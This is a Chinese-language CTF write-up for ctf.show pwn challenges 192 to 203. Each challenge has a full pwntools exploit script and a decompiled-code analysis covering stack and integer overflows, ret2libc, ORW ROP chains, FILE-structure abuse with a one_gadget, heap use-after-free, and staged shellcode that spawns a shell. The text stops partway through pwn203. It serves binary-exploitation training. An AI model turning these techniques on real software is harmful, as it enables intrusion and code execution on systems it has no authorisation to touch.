查看主函数可以发现其实就是一个执行shellcode的问题, 对于随机获得的地址其实主要就是利用nop滑梯, 这个题目之前也做过类似的, 所以不详细阐述了。

```

int __cdecl main(int argc, const char **argv, const char **envp)
{
    __int64 v3; // rdi
    const void *position; // rax
    void (*v6)(const char *, ...); // [rsp+18h] [rbp-1008h] BYREF
    char seed[4096]; // [rsp+20h] [rbp-1000h] BYREF

    init(argc, argv, envp);
    logo();
    v3 = (unsigned int)seed;
    srand(v3);
    initialize(v3);
    position = (const void *)query_position(v3);
    printf("You check the map.\nCurrent position: %p\n\n", position);
    printf("Where is flag?\n> ");
    fgets(seed, 0x1000, stdin);
    printf("Where are you going to land?\n> ");
    __isoc99_scanf("%p", &v6);
    v6("%p", &v6);
    return 0;
}

```

pwn192

题目环境:

[题目](#)
[WriteUp](#)
[解题榜](#)

pwn192

10

溢出溢出溢出

靶场信息

启动靶场环境

📄 pwn

Flag

Submit

解题过程:

```

from pwn import *
from LibcSearcher import *
#io = process("./pwn")
io = remote("pwn.challenge.ctf.show", 28223)
elf = ELF("./pwn")
puts_plt = elf.plt['puts']
ctfshow = elf.sym['ctfshow']
system = elf.sym['system']
puts_got = elf.got['puts']
pop_rdi = 0x00000000004008f3
io.sendline(b'-1')
win = 0x4006A7
main = 0x40084F

```

```

io.sendline(b'a' * 0x38 + p64(pop_rdi) + p64(puts_got) + p64(puts_plt) +
p64(main))
io.recvuntil(b'Hint : overflow !')
puts_addr = u64(io.recvuntil(b'\x7f')[-6:].ljust(8, b'\x00'))
libc = LibcSearcher('puts', puts_addr)
libc_base = puts_addr - libc.dump('puts')
binsh = libc_base + libc.dump('str_bin_sh')
io.sendline(b'-1')
io.sendline(b'a' * 0x38 + p64(pop_rdi) + p64(binsh) + p64(pop_rdi + 1) +
p64(system) + p64(main))
io.interactive()

```

详细分析:

这个题目主要考察的就是一个简单的栈溢出

```

int64 ctfsHOW()
{
    signed int v1; // [rsp+Ch] [rbp-34h] BYREF
    char v2[48]; // [rsp+10h] [rbp-30h] BYREF

    __isoc99_scanf("%d", &v1);
    if ( v1 > 32 )
    {
        puts("preventing buffer overflow");
        v1 = 32;
    }
    return Gets((int64)v2, v1);
}

int64 __fastcall Gets(int64 a1, unsigned int a2)
{
    int64 result; // rax
    unsigned __int8 buf; // [rsp+18h] [rbp-5h] BYREF
    int i; // [rsp+1Ch] [rbp-4h]

    for ( i = 0; ; ++i )
    {
        result = a2--;
        if ( !(_DWORD)result )
            break;
        read(0, &buf, 1uLL);
        result = buf;
        if ( buf == 10 )
            break;
        *(_BYTE *)(a1 + i) = buf;
    }
    return result;
}

```

观察Gets这个函数，他判断程序退出的条件是不等于0，所以我们只需要输入的是一个负数，这样就不会等于0，因此造成栈溢出，之后就是利用了简单的栈溢出漏洞。

pwn193

题目环境:

[题目](#)[WriteUp](#)[解题榜](#)

pwn193

10

还是溢出

靶场信息

启动靶场环境

📄 pwn

Flag

Submit

解题过程:

```
from pwn import *
from LibcSearcher import *
#io = process("./pwn")
io = remote("pwn.challenge.ctf.show", 28267)
elf = ELF("./pwn")
main = 0x400A7C
pop_rdi = 0x400bc3
system = elf.plt['system']
puts_plt = elf.plt['puts']
puts_got = elf.got['puts']
io.recvuntil(b'Your choice > ')
io.sendline(b'1')
io.recvuntil(b"what's the size of this sword's name?\n")
io.sendline(b'-1')
io.recvuntil(b'And the name is?\n')
io.sendline(b'a' * 0x48 + p64(pop_rdi) + p64(puts_got) + p64(puts_plt) +
p64(main))
puts_addr = u64(io.recvuntil(b'\x7f')[-6:].ljust(8, b'\x00'))
libc = LibcSearcher('puts', puts_addr)
libc_base = puts_addr - libc.dump('puts')
binsh = libc_base + libc.dump('str_bin_sh')
io.recvuntil(b'Your choice > ')
io.sendline(b'1')
io.recvuntil(b"what's the size of this sword's name?\n")
io.sendline(b'-1')
io.recvuntil(b'And the name is?\n')
io.sendline(b'a' * 0x48 + p64(pop_rdi) + p64(binsh) + p64(pop_rdi + 1) +
p64(system) + p64(main))
io.interactive()
```

详细分析:

查看题目的add函数，这里面可以看到限制了nbytes的大小，但是再read的时候会把它强制转换为无符号整数。

```

int __fastcall sub_400930(const char *a1)
{
    size_t nbytes; // [rsp+8h] [rbp-48h] BYREF
    char buf[64]; // [rsp+10h] [rbp-40h] BYREF

    nbytes = 0LL;
    puts("Forging...");
    puts("What's the size of this sword's name?");
    __isoc99_scanf("%d", &nbytes);
    if ( (int)nbytes > 63 )
        return puts("The name is too long!");
    puts("And the name is?");
    read(0, buf, nbytes);
    return puts("Here you are, the new sword!\n");
}

```

多以对u这个题目只需要利用这个整数溢出漏洞之后再利用简单的栈溢出就可以获得到对应的shell。

pwn194

题目环境:

题目

WriteUp

解题榜

pwn194

10

人家特意为你准备了点东西呢

靶场信息

启动靶场环境

↓ pwn

Flag

Submit

解题过程:

```

from pwn import *
#io = process("./pwn")
io = remote('pwn.challenge.ctf.show', 28121)
io.recvuntil(b'>>> ')
io.sendline(b'-2147483648/-1')
io.recvuntil(b'Program crashed! You can run a program to examine:')
io.interactive()

```

详细分析:

这个题目的主函数可以看出其实就是简单的一些加减乘除的运算，并且限制了除法不可以除0这个操作


```

        if ( v3 == '-' )
        {
            v6 = v5 - v4;
            goto LABEL_18;
        }
        if ( v3 == '/' )
        {
            if ( v4 )
            {
                v6 = (int)v5 / (int)v4;
                goto LABEL_18;
            }
            puts("Division by zero!");
        }
    }
}

```

并且可以发现这个题目存在后门函数，并且限制了一些信号的类型：

```

void __noreturn _err()
{
    char haystack[11]; // [rsp+15h] [rbp-8h] BYREF

    puts("Program crashed! You can run a program to examine:");
    __isoc99_scanf("%10s", haystack);
    if ( strstr(haystack, "sh") )
        puts("command not allowed!");
    else
        execlp(haystack, haystack, 0LL);
    exit(-1);
}

```

```

unsigned int _init()
{
    signal(4, (__sighandler_t)_err);
    signal(6, (__sighandler_t)_err);
    signal(8, (__sighandler_t)_err);
    signal(11, (__sighandler_t)_err);
    signal(14, (__sighandler_t)&exit);
    return alarm(5u);
}

```

所以这个题目主要就是让程序报错，所以我们可以利用 $-2147483648/-1$ ，这样可以使得除出来的数大于int的范围，这样程序就会使得程序报错。

但是问题在于如果利用execlp来获得shell，这个只能执行一些二进制文件，我们可以通过ls来查看最终的目录情况，通过题目的提示我们可以知道，可以利用vim来执行命令，输入vim之后利用:!cat *就可以查看目录下面所有文件的内容，也就可以获得flag了

pwn195

题目环境：

pwn195

10

都怪我树大招风 树大招风 树大招风，Haha 我也会Rap了

靶场信息

启动靶场环境

↓ pwn

Flag

Submit

解题过程:

```
from pwn import *
def add(x, y):
    io.recvuntil(b'5 Save the result\n')
    io.sendline(b'1')
    io.recvuntil(b'input the integer x:')
    io.sendline(str(x).encode())
    io.recvuntil(b'input the integer y:')
    io.sendline(str(y).encode())

def sub(x, y):
    io.recvuntil(b'5 Save the result\n')
    io.sendline(b'2')
    io.recvuntil(b'input the integer x:')
    io.sendline(str(x).encode())
    io.recvuntil(b'input the integer y:')
    io.sendline(str(y).encode())

def mul(x, y):
    io.recvuntil(b'5 Save the result\n')
    io.sendline(b'3')
    io.recvuntil(b'input the integer x:')
    io.sendline(str(x).encode())
    io.recvuntil(b'input the integer y:')
    io.sendline(str(y).encode())

def div(x, y):
    io.recvuntil(b'5 Save the result\n')
    io.sendline(b'4')
    io.recvuntil(b'input the integer x:')
    io.sendline(str(x).encode())
    io.recvuntil(b'input the integer y:')
    io.sendline(str(y).encode())

def copy():
```

```

io.recvuntil(b'5 Save the result\n')
io.sendline(b'5')

io = process("./pwn")
#io = remote("pwn.challenge.ctf.show", 28175)
elf = ELF("./pwn")
main = 0x08048E24
open_addr = elf.sym['open']
read_addr = elf.sym['read']
write_addr = elf.sym['write']
bss = elf.bss() + 0x200
ppp = 0x08099b58
pop = 0x080bdd93
io.recvuntil(b'How many times do you want to calculate:')
io.sendline(b'33')
div(1936094307, 1)
sub(1601662824, 0)
mul(1734437990, 1)
for i in range(13):
    add(0, 0)

add(open_addr, 0)
add(pop, 0)
add(0x80EBF20, 0)
add(0, 0)
add(read_addr, 0)
add(ppp, 0)
add(3, 0)
add(bss, 0)
add(0x100, 0)
add(write_addr, 0)
add(ppp, 0)
add(1, 0)
add(bss, 0)
add(0x100, 0)
add(main, 0)
add(0, 0)
copy()
io.interactive()

```

详细分析:

对于这个题主要也是考察了栈溢出，最终利用了orw进行攻击，栈溢出的发生点再memcpy这里

```

case 5:
    memcpy(&v5, v7, 4 * v6);
    free(v7);
    return 0;

int v4; // [esp+18h] [ebp-38h] BYREF
int v5; // [esp+1Ch] [ebp-34h] BYREF
int v6; // [esp+44h] [ebp-Ch] BYREF
int v7; // [esp+48h] [ebp-8h]
int v8; // [esp+4Ch] [ebp-4h]

```

我们只需要把v5给填满之后剩下的就是栈溢出的指令了，因为有add，所以只需要把指令地址输入并且加上0就可以使得对应地址的内容修改为指定数目的了，但是对于orw来说，还需要输入读取文件的文件名，我们可以看到bss段上保存了ResultSub，ResultDiv等值，所以我们只需要通过计算，把他们的值覆盖成ctfshow_flag，并且将其地址传参给open就可以实现读取文件并且输出flag了。

pwn196

题目环境：

题目

WriteUp

解题榜

×

pwn196

10

OI ~ oi ~

靶场信息

启动靶场环境

📄 pwn

Flag

Submit

解题过程：

```
from pwn import *
from LibcSearcher import *

# context.arch = 'amd64'

file = './pwn'
elf = ELF(file)
io = process(file)
#io = remote('pwn.challenge.ctf.show', 28238)

def pack_file(_flags = 0,
              _IO_read_ptr = 0,
              _IO_read_end = 0,
              _IO_read_base = 0,
              _IO_write_base = 0,
              _IO_write_ptr = 0,
              _IO_write_end = 0,
              _IO_buf_base = 0,
              _IO_buf_end = 0,
              _IO_save_base = 0,
              _IO_backup_base = 0,
              _IO_save_end = 0,
              _IO_marker = 0,
              _IO_chain = 0,
              _fileno = 0,
```

```

        _lock = 0,
        _wide_data = 0,
        _mode = 0):
    file_struct = p32(_flags) + \
        p32(0) + \
        p64(_IO_read_ptr) + \
        p64(_IO_read_end) + \
        p64(_IO_read_base) + \
        p64(_IO_write_base) + \
        p64(_IO_write_ptr) + \
        p64(_IO_write_end) + \
        p64(_IO_buf_base) + \
        p64(_IO_buf_end) + \
        p64(_IO_save_base) + \
        p64(_IO_backup_base) + \
        p64(_IO_save_end) + \
        p64(_IO_marker) + \
        p64(_IO_chain) + \
        p32(_fileno)

    li('_IO_write_base', _IO_write_base)
    file_struct = file_struct.ljust(0x88, b"\x00")
    file_struct += p64(_lock)
    file_struct = file_struct.ljust(0xa0, b"\x00")
    file_struct += p64(_wide_data)
    file_struct = file_struct.ljust(0xc0, b'\x00')
    file_struct += p64(_mode)
    file_struct = file_struct.ljust(0xd8, b"\x00")
    return file_struct

r = lambda : io.recv()
rx = lambda x: io.recv(x)
ru = lambda x: io.recvuntil(x)
rud = lambda x: io.recvuntil(x, drop=True)
s = lambda x: io.send(x)
sl = lambda x: io.sendline(x)
sa = lambda x, y: io.sendafter(x, y)
sla = lambda x, y: io.sendlineafter(x, y)
li = lambda name, x : log.info(name+':'+hex(x))
shell = lambda : io.interactive()

ru('location to 0x')
ahello = int(rx(12), 16)
li('ahello', ahello)
pie_base = ahello - 0x202010
li('pie_base', pie_base)
buf = ahello

flag = 0
flag &= ~8
flag |= 0x800
flag |= 0x8000
where = pie_base + elf.got['read']
fake_file = pack_file(_flags = flag,
                      _IO_read_end = where,
                      _IO_write_base = where,

```

```

        _IO_write_ptr = where + 8,
        _fileno = 1)

pay1 = b'A' * 16
pay1 += p64(buf + 32)
pay1 += p64(0)
pay1 += fake_file
sl(pay1)
#io.recvuntil(b'rewrite vtable is not permitted!\n')
read_addr = u64(ru('\x7f')[-6:].ljust(8,b'\x00'))
libc = LibcSearcher('read', read_addr)
libcbase = read_addr - libc.dump('read')
malloc_hook = libcbase + libc.dump('__malloc_hook')
one = libcbase + 0x4f322
li('one',one)
flag = 0
flag &= ~8
flag |= 0x8000
fake_file = pack_file(_flags = flag,
                      _IO_write_ptr = malloc_hook,
                      _IO_write_end = malloc_hook + 8,
                      )
pay2 = p64(one) + p64(0) + p64(buf+32) + p64(0) + fake_file
sl(pay2)
io.sendline(b'%66000c')
shell()

```

详细分析：

这个题目首先查看一下主函数的代码

```

void __noreturn ctfshow()
{
    char buf; // [rsp+8h] [rbp-15h] BYREF
    int i; // [rsp+Ch] [rbp-14h]
    __int64 v2; // [rsp+10h] [rbp-10h]
    FILE *v3; // [rsp+18h] [rbp-8h]

    puts("heap is too dangrous for printf :(");
    printf("So I change the buffer location to %p\n", buffer);
    puts("Have a good time !");
    v3 = stdout;
    v2 = *(_QWORD *)&stdout[1]._flags;
    while ( 1 )
    {
        for ( i = 0; ; ++i )
        {
            if ( i > 511 )
                goto LABEL_7;
            read(0, &buf, 1uLL);
            buffer[i] = buf;
            if ( buffer[i] == 10 )
                break;
        }
        buffer[i] = 0;
    LABEL_7:
        v3 = stdout;
        if ( v2 != *(_QWORD *)&stdout[1]._flags )
        {
            write(1, "rewrite vtable is not permitted!\n", 0x21uLL);
            *(_QWORD *)&v3[1]._flags = v2;
        }
        printf("Hello CTFshow");
    }
}

```

这里应该是ida的问题，其实对应的stdout[1]._flags是虚表地址，最开始没有debug的时候一直以为是不让修改flag的值，因为不让修改虚表地址，其实比如FSOP和一些house of pig, emma, kiwi等都不用不了，但是可以利用stdout的任意地址读写，通过修改io file的结构，使得可以利用stdout任意地址读写，这样就可以把__malloc_hook上覆盖为one_gadget，最终利用输入%66000c，可以实现触发malloc来执行one_gadget，对应原理比较简单，对于任意地址写只需要修改_IO_write_end和IO_write_ptr，flag就可以，此外任意地址读也可以利用io leak进行获得Libc的偏移。

pwn197

题目环境

题目

WriteUp

解题榜

×

pwn197

10

上上下下左右左右BABA,我有30条命了~

靶场信息

启动靶场环境

📄 pwn

Flag

Submit

解题过程:

```
from pwn import *
#io = process('./pwn')
io = remote('pwn.challenge.ctf.show', 28229)
gift = 0x08048606
io.recvuntil(b"what's your name? ")
io.sendline(b'a2ure')
io.recvuntil(b'numbers\n > ')
io.sendline(b'1')
io.recvuntil(b'Index to edit: ')
io.sendline(b'14')
io.recvuntil(b'How many? ')
io.sendline(str(gift).encode())
io.recvuntil(b'numbers\n > ')
io.sendline(b'0')
io.interactive()
```

详细分析:

题目其实也比较简单，只需要利用数组越界，覆盖return address为后门函数就可以获得shell了

```
printf("Index to edit: ");
__isoc99_scanf("%d", &i);
printf("How many? ");
__isoc99_scanf("%d", &v2);
v3[i + 1] = v2;
result = j_def_8048862();
break;
```

后门函数为:

```
int baby()
{
    return system("/bin/sh");
}
```

pwn198

pwn198

10

↑↑↓↓←→↔BABA, wa 我有30条命了

靶场信息

启动靶场环境

↓ pwn

Flag

Submit

解题过程:

```
from pwn import *
from LibcSearcher import *
#io = process("./pwn")
io = remote("pwn.challenge.ctf.show", 28115)
elf = ELF("./pwn")
puts_plt = elf.plt['puts']
puts_got = elf.got['puts']
system_plt = elf.plt['system']
pop = 0x080487bb
vul = 0x08048592
def attack(x, y):
    io.recvuntil(b'enter index\n')
    io.sendline(str(x).encode())
    io.recvuntil(b'enter value\n')
    io.sendline(str(y).encode())

io.recvuntil(b'what should I call you? \n')
io.sendline(b'a2ure')
attack(-2147483635, puts_plt)
attack(-2147483634, pop)
attack(-2147483633, puts_got)
attack(-2147483632, vul)
attack(-1, 100)
puts_addr = u32(io.recvuntil(b'\xf7')[ -4:])
libc = LibcSearcher("puts", puts_addr)
libc_base = puts_addr - libc.dump('puts')
binsh = libc_base + libc.dump('str_bin_sh')
attack(-2147483635, system_plt)
attack(-2147483634, pop)
attack(-2147483633, binsh - 0x100000000)
attack(-2147483632, vul)
attack(-1, 100)
```

```
io.interactive()
```

详细分析:

对于这个题目主要的考点在于如何利用负数来实现溢出

```
int sub_8048592()
{
    int result; // eax
    int v1; // [esp+8h] [ebp-40h] BYREF
    int v2; // [esp+Ch] [ebp-3Ch] BYREF
    int j; // [esp+10h] [ebp-38h]
    int i; // [esp+14h] [ebp-34h]
    int v5[11]; // [esp+18h] [ebp-30h] BYREF

    memset(v5, 0, 0x28u);
    for ( i = 0; i <= 9; ++i )
    {
        puts("enter index");
        fflush(stdout);
        __isoc99_scanf("%d", &v1);
        puts("enter value");
        fflush(stdout);
        __isoc99_scanf("%d", &v2);
        if ( v1 > 9 )
            exit(0);
        v5[v1] = v2;
    }
    puts("behold, your creation!");
    result = fflush(stdout);
    for ( j = 0; j <= 9; ++j )
    {
        printf("%d ", v5[j]);
        result = fflush(stdout);
    }
    return result;
}
```

这里面限制了v1必须小于9，但是没有限制必须大于0，所以我们可以输入一个负数，查看汇编代码：

```
-----
.text:08048632 8B 45 C0      mov     eax, [ebp+var_40]
.text:08048635 8B 55 C4      mov     edx, [ebp+var_3C]
.text:08048638 89 54 85 D0   mov     [ebp+eax*4+var_30], edx
.text:0804863C 83 45 CC 01   add     [ebp+var_34], 1
-----
```

再0x8048638这里可以看到其实赋值语句是讲v1的值*4之后加上偏移的，所以我们可以把eax变成0x80000000 + 偏移，因为32为指令地址长度为4，所以通过计算可以知道-2147483635也就是0x80000000d为对应得溢出得指令地址，因此，可以通过这，把栈溢出得指令覆盖到return address上。

pwn199

题目环境

pwn199

10

RRRRROP ++ ?

- 远程环境: Ubuntu 16.04

靶场信息

启动靶场环境

↓ pwn

Flag

Submit

解题过程:

```
from pwn import *
import time
from LibcSearcher import *
#io = process("./pwn")
io = remote('pwn.challenge.ctf.show', 28258)
elf = ELF("./pwn")
ctfshow = elf.sym['ctfshow']
main = elf.sym['main']
puts_plt = elf.plt['puts']
puts_got = elf.got['puts']
def add(content):
    io.recvuntil(b'Your action: ')
    io.sendline(b'1')
    io.recvuntil(b'Input your note: ')
    io.sendline(content)

for i in range(132):
    add(b'12' + b'a' * 0x78)

add(b'a' * 12 + p32(puts_plt) + p32(ctfshow) + p32(puts_got))
io.sendline(b'5')
puts_addr = u32(io.recvuntil(b'\xf7')[-4:])
libc = ELF("./libc-2.23.so")
print(hex(puts_addr - libc.sym['puts']))
#libc = LibcSearcher('puts', puts_addr)
#print(hex(puts_addr))
#libc_base = puts_addr - libc.dump('puts')
#system = libc_base + libc.dump('system')
#binsh = libc_base + libc.dump('str_bin_sh')
libc_base = puts_addr - libc.sym['puts']
system = libc_base + libc.sym['system']
binsh = libc_base + next(libc.search(b'/bin/sh'))
```

```

for i in range(132):
    add(b'12' + b'a' * 0x78)

add(b'a' * 12 + p32(system) + p32(ctfshow) + p32(binsh))
io.sendline(b'5')
io.recvuntil(b'Your action: ')
io.interactive()

```

详细分析:

这个题目其实只需要利用add_note就可以实现栈溢出了:

```

int __cdecl add_note(char *a1)
{
    int v2; // [esp+Ch] [ebp-Ch]

    v2 = 0;
    while ( *(_DWORD *)a1 && a1[4] )
    {
        a1 = *(char **)a1;
        ++v2;
    }
    printf("Input your note: ");
    fgets(a1 + 4, 128, stdin);
    *(_DWORD *)a1 = &a1[strlen(a1 + 4) + 5];
    *(_BYTE *)(*(_DWORD *)a1 + 4) = 0;
    return printf("Ok! Your note id is %d\n", v2);
}

int s[4224]; // [esp+Ch] [ebp-420Ch] BYREF

```

可以看到s距离ebp的偏移是0x420c, 所以我们只需要先输入字符串, 把这部分填满, 之后再利用简单的栈溢出手法就可以实现攻击效果了。

pwn200

题目环境

题目

WriteUp

解题榜

×

pwn200

10

|| 1-\ 1-` 抽象吗? 抽象就对了

- 远程环境: 自己琢磨去吧

靶场信息

启动靶场环境

↓ pwn

Flag

Submit

解题过程:

```

from pwn import *
#io = process("./pwn")
io = remote('pwn.challenge.ctf.show', 28123)
elf = ELF("./pwn")

def add_num(idx, num):
    io.recvuntil(b'Act > ')
    io.sendline(b'1')
    io.recvuntil(b'Index > ')
    io.sendline(str(idx).encode())
    io.recvuntil(b'Type > ')
    io.sendline(b'1')
    io.recvuntil(b'Value > ')
    io.sendline(str(num).encode())

def add_str(idx, length, content):
    io.recvuntil(b'Act > ')
    io.sendline(b'1')
    io.recvuntil(b'Index > ')
    io.sendline(str(idx).encode())
    io.recvuntil(b'Type > ')
    io.sendline(b'2')
    io.recvuntil(b'Length > ')
    io.sendline(str(length).encode())
    io.recvuntil(b'Value > ')
    io.send(content)

def delete(idx):
    io.recvuntil(b'Act > ')
    io.sendline(b'2')
    io.recvuntil(b'Index > ')
    io.sendline(str(idx).encode())

def show(idx):
    io.recvuntil(b'Act > ')
    io.sendline(b'3')
    io.recvuntil(b'Index > ')
    io.sendline(str(idx).encode())

system = elf.plt['system']
add_num(0x0, 123)
add_num(0x1, 123)
delete(0)
delete(1)
add_str(0x2, 0xc, b'sh\x00\x00' + p32(system) + b'sh\x00')
delete(0)
io.interactive()

```

详细分析:

这个题目的攻击手法和入门学堆的方法一样，这里再add中存在两种可能：

```

int add()
{
    int v1; // eax
    unsigned int v2; // [esp+0h] [ebp-18h]
    int v3; // [esp+4h] [ebp-14h]
    unsigned int size; // [esp+Ch] [ebp-Ch]

    v2 = readnum("Index");
    if ( v2 >= 0x11 )
        return puts("Out of index!");
    if ( list[v2] )
        return printf("Index #%d is used!\n", v2);
    list[v2] = malloc(0xCu);
    v3 = list[v2];
    *(_DWORD *)v3 = show_num;
    *(_DWORD *)(v3 + 4) = del1;
    puts("Blob type:");
    puts("1. Integer");
    puts("2. Text");
    v1 = readnum("Type");
    if ( v1 == 1 )
    {
        *(_DWORD *)(v3 + 8) = readnum("Value");
    }
    else
    {
        if ( v1 != 2 )
            return puts("Invalid type!");
        size = readnum("Length");
        if ( size > 0x400 )
            return puts("Length too long, please buy record service premium to store longer record!");
        *(_DWORD *)(v3 + 8) = malloc(size);
        printf("Value > ");
        fgets((char **)(v3 + 8), size, stdin);
        *(_DWORD *)v3 = show_str;
        *(_DWORD *)(v3 + 4) = del2;
    }
    puts("Okey, we got your data. Here is it:");
    return (*(int (__cdecl **)(int))v3)(v3);
}

```

如果输入的是整数的话就直接再malloc的堆上面进行保存，如果写的是字符串的话，就重新分配一个堆块，并且还在堆块中存放了函数指针，所以我们只需要先申请两个存放整数的chunk，之后将其free掉，这样当我们在申请一个字符串的chunk的时候就会把这两个chunk都申请出来，并且覆盖之前的del的函数指针为system。

对于del函数也没有将对应的指针清空，所以可以利用uaf，通过执行delete函数，最终就实现了执行shell的功能。

pwn201

题目环境

题目 [WriteUp](#) [解题榜](#)

pwn201 10

这不是简简单单轻轻松松吗~

靶场信息

启动靶场环境

📄 pwn

Flag

Submit

解题过程:

```
from pwn import *
context.arch = 'amd64'
shellcode = asm('''push rsp;
                  pop rsi;
                  mov edx,esi;
                  syscall;
                  ''')

def attack(io):
    io.sendafter(b'Show me your shellcode:\n',shellcode)
    payload = b'\x90'*0xb37 + asm(shellcraft.sh())
    sleep(0.1)
    io.sendline(payload)
    io.interactive()

while 1:
    try:
        io = remote('pwn.challenge.ctf.show', 28210)
        #io = process("./pwn")
        attack(io)
    except:
        print('trying')
        io.close()
```

详细分析:

对于这个题目，他主要的考点在于只能执行7bit的shellcode，并且这7个Bit的shellcode还并不能有重复的字节。

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
    size_t v3; // rax
    size_t v4; // rax
    void (__fastcall *v6)(__int64); // [rsp+8h] [rbp-28h]
    char s[8]; // [rsp+10h] [rbp-20h] BYREF
    unsigned __int64 v8; // [rsp+18h] [rbp-18h]

    v8 = __readfsqword(0x28u);
    init();
    v6 = (void (__fastcall *)(__int64))rwx_page;
    memset(s, 0, sizeof(s));
    puts("Show me your shellcode:");
    read(0, s, 7uLL);
    check((__int64)s);
    v3 = strlen(initial);
    memcpy(rwx_page, initial, v3);
    v4 = strlen(initial);
    memcpy((char *)rwx_page + v4, s, 7uLL);
    v6(qword_202098);
    return 0;
}
```

但是在调用过程中其实清空了所有寄存器的值，除了rsp指向的是一个可读可写的随机地址，rip指向的是可读可写可执行的地址

```

unsigned __int64 init()
{
    int fd; // [rsp+4h] [rbp-1Ch]
    __int64 buf; // [rsp+8h] [rbp-18h] BYREF
    __int64 v3; // [rsp+10h] [rbp-10h] BYREF
    unsigned __int64 v4; // [rsp+18h] [rbp-8h]

    v4 = __readfsqword(0x28u);
    setvbuf(stdin, 0LL, 2, 0LL);
    setvbuf(stdout, 0LL, 2, 0LL);
    setvbuf(stderr, 0LL, 2, 0LL);
    fd = open("/dev/urandom", 0);
    read(fd, &buf, 6uLL);
    read(fd, &v3, 6uLL);
    rwx_page = mmap((void *) (v3 & 0xFFFFFFFFFFFFFFFF000LL), 0x1000uLL, 7, 34, -1, 0LL);
    qword_202098 = (__int64) mmap((void *) (buf & 0xFFFFFFFFFFFFFFFF000LL), 0x1000uLL, 3, 34, -1, 0LL) + 0x500;
    return __readfsqword(0x28u) ^ v4;
}

```

所以我们这个题的思路在于，通过7bit的shellcode来实现read的系统调用（因为read的系统调用号为0，并且标准输入的rdi也是0，这两个寄存器的值都不需要修改），所以我们利用push rsp;pop rsi，这样就把可写的地址写到rsi中，之后mov edx,esi，这样就可以把edx也就是输入的字节数目变的很大。足够覆盖很多地方，之后就是进行爆破，如果申请的两个页很近，并且rsp在rip的上方，通过read就可以把rip覆盖为shellcraft.sh()上面的内容，就是实现了劫持程序执行流，这里我的脚本需要手动进行判断，需要很多次才可以获得shell(自动的写的都爆破不成功)。

pwn202

题目环境

题目

WriteUp

解题榜

pwn202

10

好好好，这么玩是吧

靶场信息

启动靶场环境

↓

pwn

Flag

Submit

解题过程:

```

from pwn import *
context.arch='amd64'
#io = process("./pwn")
io = remote('pwn.challenge.ctf.show', 28133)
shellcode = '''
    xor esi, esi;
    mov rbx, 0x68732f2f6e69622f;
    push rsi;
    push rbx;
    push rsp;
    pop rdi;
    push 59;

```




```

        pop rax;
        xor edx, edx;
        syscall;
    ...
shellcode1 = '''
    xor esi, esi;
    mov rbx, 0x68732f2f6e69622f;
    push rsi;
    jmp $+0x13;
    ...
shellcode2 = '''
    push rbx;
    push rsp;
    pop rdi;
    push 59;
    pop rax;
    xor edx, edx;
    syscall;
    ...
code1 = asm(shellcode1)
code2 = asm(shellcode2)
io.sendline(code2)
io.sendline(code1)
io.recvuntil(b'node.next: ')
stack = int(io.recv(14), 16)
io.recvuntil(b'what are your initials?\n')
io.sendline(b'a' * (3 + 8) + p64(stack + 8))
io.interactive()

```

详细分析:

查看保护，可以发现栈是可执行的



```

a2ure@a2ure:~/Desktop/ctfshow/pwn202$ checksec pwn
[*] '/home/a2ure/Desktop/ctfshow/pwn202/pwn'
Arch:      amd64-64-little
RELRO:     Full RELRO
Stack:     No canary found
NX:        NX disabled
PIE:       PIE enabled
RWX:       Has RWX segments

```

查看题目的代码:

```

int ctfshow()
{
    char v1; // [rsp+0h] [rbp-40h] BYREF
    char v2[24]; // [rsp+8h] [rbp-38h] BYREF
    char *v3; // [rsp+20h] [rbp-20h] BYREF
    char v4[24]; // [rsp+28h] [rbp-18h] BYREF

    v3 = &v1;
    puts("(15 bytes) Text for node 1: ");
    readline(v4, 0xFuLL);
    puts("(15 bytes) Text for node 2: ");
    readline(v2, 0xFuLL);
    puts("node1: ");
    Print(&v3);
    return seeyou();
}

```

这里可以看到首先向v4中分别读取了15bit的内容，之后还输出了v3的地址，所以通过偏移我们也可以知道v4的地址。

```

int seeyou()
{
    char s[3]; // [rsp+0h] [rbp-3h] BYREF

    puts("What are your initials?");
    fgets(s, 32, stdin);
    return printf("Thanks %s\n", s);
}

```

seeyou函数是可以栈溢出的，但是长度并不足够rop的，所以我们可以利用上述的shellcode，把shellcode分成两部分，每一部分控制在15bit之内，在第一个shellcode的最后加上jmp指令使得rip跳到第二个shellcode的指令上，这样通过栈溢出把rip挟持到栈中，就可以实现执行shell了。

pwn203

题目环境

题目

WriteUp

解题榜

pwn203

10

Overflow ~

- 远程环境：自己琢磨去吧(蒜辣，你猜吧，猜不到是16就一直猜)

靶场信息

启动靶场环境

↓ pwn

Flag

Submit

解题过程：

```

from pwn import *
#io = process("./pwn")
io = remote('pwn.challenge.ctf.show', 28129)
io.recvuntil(b'> ')
io.sendline(b'Create ' + b'a' * 8 + b'\x19')
io.recvuntil(b'> ')
io.sendline(b'Free')
io.recvuntil(b'> ')
io.sendline(b'Create ' + b'a' * 8)
io.recvuntil(b'> ')
io.sendline(b'Edit')
io.recvuntil(b"Okay, you've become a real man!\n")
io.interactive()

```

详细分析:

这个题目其实是一个堆题，主要分析下面三个函数

Create函数是用来创建的，问题主要发生在strdup函数中，这里是通过strlen来malloc chunk的

```

else if ( !strcmp(s, "Create", 6uLL) )
{
    if ( v5 )
    {
        puts("There is already something to practice. Release it first.");
    }
    else
    {
        nptr = strtok(v9, "\n");
        if ( !nptr )
            goto LABEL_11;
        v5 = (void **)malloc(0x10uLL);
        if ( !v5 )
        {
            puts("malloc() returned NULL. Out of Memory\n");
            exit(-1);
        }
        *v5 = strdup(nptr);
        printf("Current training: \"%s\"\n", nptr);
    }
}

```

free函数就是用来删除chunk对应的strdup的字符串的

```

else if ( !strcmp(s, "Free", 4uLL) )
{
    if ( v5 )
    {
        free(*v5);
        v5 = 0LL;
        puts("Succeed.");
